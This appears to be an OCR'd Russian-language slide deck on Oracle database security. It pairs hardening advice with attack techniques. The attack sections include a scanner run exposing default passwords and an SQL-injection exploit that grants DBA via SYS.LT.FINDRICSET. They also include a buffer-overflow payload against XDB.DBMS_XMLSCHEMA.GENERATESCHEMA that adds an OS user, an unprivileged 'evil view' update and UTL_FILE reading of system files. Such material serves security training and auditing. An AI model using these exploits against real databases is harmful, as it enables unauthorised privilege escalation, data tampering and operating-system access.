
Рекомендации по защите SID

- Сменить SID баз данных на случайный набор из не менее 8 символов
- Максимально ограничить доступ к файлам tnsnames.ora, оставив права на чтение лишь пользователю от имени которого запускается СУБД
- Ограничить доступ к системам через которые можно узнать SID, или модифицировать информацию, выводимую этими системами

Пароли

- Множество системных учетных записей со стандартными паролями > 600
- Некоторые не блокируются после установки
- Множество приложений которые интегрируются с СУБД, имеют свои стандартные системные учетные записи
- По умолчанию не установлено ограничений на длину и сложность пароля
- Перебор паролей к учетным записям в большинстве случаев не блокируется
- Базы данных обычно содержат большое количество учетных записей

OScanner


C:\WINDOWS\system32\cmd.exe
E:\tools\oscanner_bin>oscanner -s 192.168.30.13
Oracle Scanner 1.0.6 by patrik@cqure.net
[-] Checking host 192.168.30.13
[-] Checking sid (orcl) for common passwords
[-] Account CTXSYS/CTXSYS is locked
[-] Account DBSNMP/DBSNMP found
[-] Enumerating system accounts for SID (orcl)
[-] Succesfully enumerated 30 accounts
[-] Account HR/HR is locked
[-] Account MDSYS/MDSYS is locked
[-] Account OE/OE is locked
[-] Account OLAPSYS/MANAGER is locked
[-] Account ORDPLUGINS/ORDPLUGINS is locked
[-] Account ORDSYS/ORDSYS is locked
[-] Account OUTLN/OUTLN is locked
[-] Account PM/PM is locked
[-] Account QS/QS is locked
[-] Account QS_ADM/QS_ADM is locked
[-] Account QS_CB/QS_CB is locked
[-] Account QS_CBADM/QS_CBADM is locked
[-] Account QS_CS/QS_CS is locked
[-] Account QS_ES/QS_ES is locked
[-] Account QS_OS/QS_OS is locked
[-] Account QS_WS/QS_WS is locked
[-] Account RMAN/RMAN is locked
[-] Account SCOTT/TIGER found
[-] Account SH/SH is locked
[-] Account SYS/CHANGE_ON_INSTALL found
[-] Account SYSTEM/MANAGER found
[-] Account WKSYS/WKSYS is locked
[-] Checking user supplied passwords against sid (orcl)
[-] Checking user supplied dictionary
[-] Account WMSYS/WMSYS is locked
[-] Account XDB/XDB is locked
[-] Account WKPROXY/WKPROXY is locked
[-] Account ODM/ODM is locked
[-] Account ODM_MTR/ODM_MTR is locked
[-] Querying database for version information
E:\tools\oscanner_bin>

80%

10-15 минут

Рекомендации по повышению безопасности

- Провести аудит учетных записей на наличие стандартных паролей
- Периодически просматривать учетные записи на предмет использования и периодически отключать устаревшие
- Ввести как административные так и программные ограничения на длину и сложность пароля

Анализ внутренней безопасности СУБД Oracle

Проблемы

- Обновления выходят очень редко
- Нетривиальная установка
- Установка обновлений может грозить серьезными сбоями при интеграции с другими системами
- Более половины уязвимостей так и остаются незакрытыми
- Получить аутентификационные данные не составляет труда

Повышение привилегий

- SQL injection
- Buffer Owerflow
- Evil View
- Dll Patching
- Cursor Snarfing

SQL Injection

- Самый распространенный тип уязвимостей
- Самый опасный
- Существует множество private-уязвимостей

Уязвимые процедуры


- SYS.LT.FINDRICSET
- KUPM$MCP.MAIN
- ACTIVATE_SUBSCRIPTION
- DBMS_METADATA.GET_DDL
- KUPW$WORKER.MAIN
- KUPV$FT.ATTACH_JOB
- KUPW$WORKER.MAIN
- DBMS_EXPORT_EXTENSION SQL
- SYS.DBMS_CDC_IMPDP.BUMP_SEQUENCE

Код эксплоита

```
CREATE OR REPLACE FUNCTION HACKIT RETURN NUMBER
  2   AUTHID CURRENT_USER AS
  3   PRAGMA AUTONOMOUS_TRANSACTION;
  4   BEGIN
  5   EXECUTE IMMEDIATE 'GRANT DBA TO SCOTT';
  6   COMMIT;
  7   RETURN(0);
  8   END;
  9   /
```

```
exec  SYS.LT.FINDRICSET('.''||SCOTT.HACKIT()||''')--','x');
```

Пример использования



Buffer Overflow

- Большинство из них требует наличия учетной записи пользователя
- Реализация сложнее, чем SQL Injection


Уязвимые процедуры

- XDB.DBMS_XMLSCHEMA.GENERATESCHEMA
- XDB.DBMS_XMLSCHEMA_INT.GENERATESCHEMA
- SYS.DBMS_SYSTEM.KSDWRT
- NUMTODSINTERVAL
- NUMTOYMINTERVAL
- DBMS_REPCAT_RGT.INSTANTIATE_OFFLINE
- SELECT DBMS_REPCAT_RGT.INSTANTIATE_ONLINE
- DBMS_REPCAT_ADMIN.REGISTER_USER_REPGROUP

Код эксплоита

```
SELECT XDB.DBMS_XMLSCHEMA.GENERATESCHEMA
   ('a','AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABBBBBBBBBC'|
   |'CCCCCCCCCABCDEAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABBB
   BBBBBBBCCCCCCCCCC'||'ABCDEAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
   AAAAAAABBBBBBBBBCCCCCCCCCCABCDE') FROM DUAL;


SELECT XDB.DBMS_XMLSCHEMA.GENERATESCHEMA
   ('a',‘AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABBBBBBBBBCCCCCC
   CCCCABCDE'||chr(212)||chr(100)||chr(201)||chr(01)||chr(141)|
   |chr(68)||chr(36)||chr(18)||chr(80)||chr(255)||chr(21)||chr(
   192)||chr(146)||chr(49)||chr(02)||chr(255)||chr(21)||chr(156
   )||chr(217)||chr(49)||chr(2)||chr(32)||'net user hack h@ck
   /add’) FROM DUAL;
```

Пример использования



Evil View


- Небезопасные представления
- Возможно изменение/добавление/удаление данных, не имея привилегий на эти действия

Пример использования


```
SQL> select * from TEST;
ID    NAME              NUMBER
--    ------------    -----------
1     USER1             1000
SQL> update TEST set NUMBER=0;
ERROR at line 1:
ORA-01031: insufficient privileges;


SQL> create view EVILVIEW  as select a.* from (select * from
   TEST) a inner join
(select *   from  TEST) b on (a.id=b.id)
SQL> update EVILVIEW set NUMBER=666;
1 row updated.
SQL> select * from TEST;
ID    NAME              NUMBER
--    ------------    -----------
1     USER1             666
```

Dll Patching


После успешного подключения к СУБД клиент устанавливает языковые настройки командой “ALTER SESSION SET NLS …”, которая выполняется от имени пользователя SYS на сервере



DLL до модификации



DLL после модификации



Получение доступа к операционной системе

Получение доступа к операционной системе

- Чтение/запись файлов, используя UTL_FILE процедуры
- Получение shell, используя JAVA процедуры
- Другие способы получения доступа к ОС

Чтение/запись файлов, используя UTL_FILE процедуры

- Является самым распространенным
- Требует CREATE DIRECTORY или DBA
- Требует меньше привилегий по сравнению с другими способами

Эксплуатация


- Сначала создается директория, которая указывает на реальную директорию на сервере.

```
SQL> create or replace directory public_access as 'C:/';
```

- Вызывается процедура utl_file.fopen с определенными параметрами

```
SQL> UTL_FILE.FOPEN ('PUBLIC_ACCESS','boot.ini','r');
```

Пример эксплуатации



Получение командной строки, используя JAVA-процедуры

- Доступ к файловой системе
